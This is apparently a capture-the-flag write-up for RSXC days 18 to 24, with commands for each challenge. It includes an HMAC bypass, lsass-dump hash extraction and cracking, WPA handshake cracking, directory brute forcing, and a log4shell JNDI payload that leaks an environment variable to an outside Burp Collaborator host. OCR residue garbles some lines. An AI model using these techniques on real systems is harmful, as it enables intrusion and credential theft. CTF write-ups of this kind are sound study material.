- echo serialize($card);

Result: Tzo0OiJDYXJkIjoxOntzOjQ6ImZpbGUiO3M6ODoiZmxhZy50eHQiO30=

Flag: RSXC{Care_********}

Day#18




Descr: We found a docker image, but it seems that the flag has been removed from it, could you help us get it back?

Strategy: The flag is inside the tar file, would a simple strings command reveal it? (Spoiler alert: it would!)

Commands: zcat docker-box.tar.gz | strings | grep RSXC

Flag: RSXC{Now_you_*****}

Day#19



Descr: We felt that the our last xmas cards weren't that inclusive. So we made even more options, so everyone has one that fits them!

Strategy: The name of the cards are base64 encoded. Simply base64 encode 'flag.txt' and retrieve the flag.

Commands: echo 'flag.txt' | base64

Flag: RSXC{It_is_not_smart_**********}

Day#20


Descr: When programming, it is easy to make simple mistakes, and some of them can have dire consequences.

Strategy: The arguments order is wrong. Send an hmac value of null (or 0) and retrieve the flag.

Commands: curl http://rsxc.no:20020/api.php -d '{"host":1,"hmac":0}'

Flag: RSXC{You_h******}

Day#21



Descr: On a IR mission we found that the threatactor dumped lsass file.

Can you rock our world and find the flag for us?

Strategy: Use mimikatz (or pypykatz if on Kali) to retrieve the NT hash of the desired user. Then crack it with John.

Commands: pypykatz lsa minidump lsass.DMP | grep river-security-xmas -A 3 | grep "NT:" | cut -d" " -f2 > hash && john hash --wordlist=~/rockyou.txt --format=NT

Flag: alliwan**********

Day#22

Descr: We tried to find a new way of sending the flag, and this time it is even encrypted! Since we are nice we will even give you a hint. The password starts with S. Can you Rock our world?

Strategy: First restrict rockyou.txt to only the words starting with S. Then use aircrack-ng to crack the WPA handshake. Finally decrypt the traffic and find the string in the resulting file.

Commands:

grep "^S" ~/rockyou.txt^C s_words.txt


aircrack-ng 22-challenge.cap -w s_words.txt

airdecap-ng -p Santaclaws99 22-challenge.cap -e Private

strings 22-challenge-dec.cap | grep RSXC

Flag: RSXC{WIFI_*****}

Day#23



Descr: We seem to have lost a file, can you please help us find it?

Strategy: The flag is in a subfolder, unfortunately the webserver returns 200 OK even for the 404, and 403 for unimportant folders (i.e. /icons/ and /server-status/). The key is to brute force the directories in a form /FUZZ/flag.txt

Commands:


Burp suite -> Intruder

GET /§FUZZ§/flag.txt > Sniper

curl http://rsxc.no:20023/logfile/flag.txt

Flag: RSXC{Content_**********}

Day#24



Descr: We have found a service that watches our every step, are you able to figure out how we can read the FLAG from the environment? NB. Container will be restarted every 30 minutes.

Strategy: This challenge requires the exploitation of log4shell. It's not necessary to achieve a full RCE, a simple DNS-based SSRF reading from an env variable is sufficient. In this case I used BurpCollaborator, but ngrok or other online services could be equally used.

Commands:

Prepare a request with the following UserAgent:

User-Agent:
${jndi:ldap://h${env:FLAG}.5y4me2q2kqdh3kmy7x0906ox8oef24.burpcollaborator.net/s2test}

(Setting up the burpCollaborator)

Send the request:

curl http://rsxc.no:20024/ -A '${jndi:ldap://${env:FLAG}.5y4me2q2kqdh3kmy7x0906ox8oef24.burpcollaborator.net/s2test}'

Get the env variable:
base32_KJJVQQ33K5SV6ZDPL5WGS23FL5WG6Z3HNFXGOX3SNFTWQ5B7PU

Decode the string and get the flag

Flag: RSXC{We_do*******}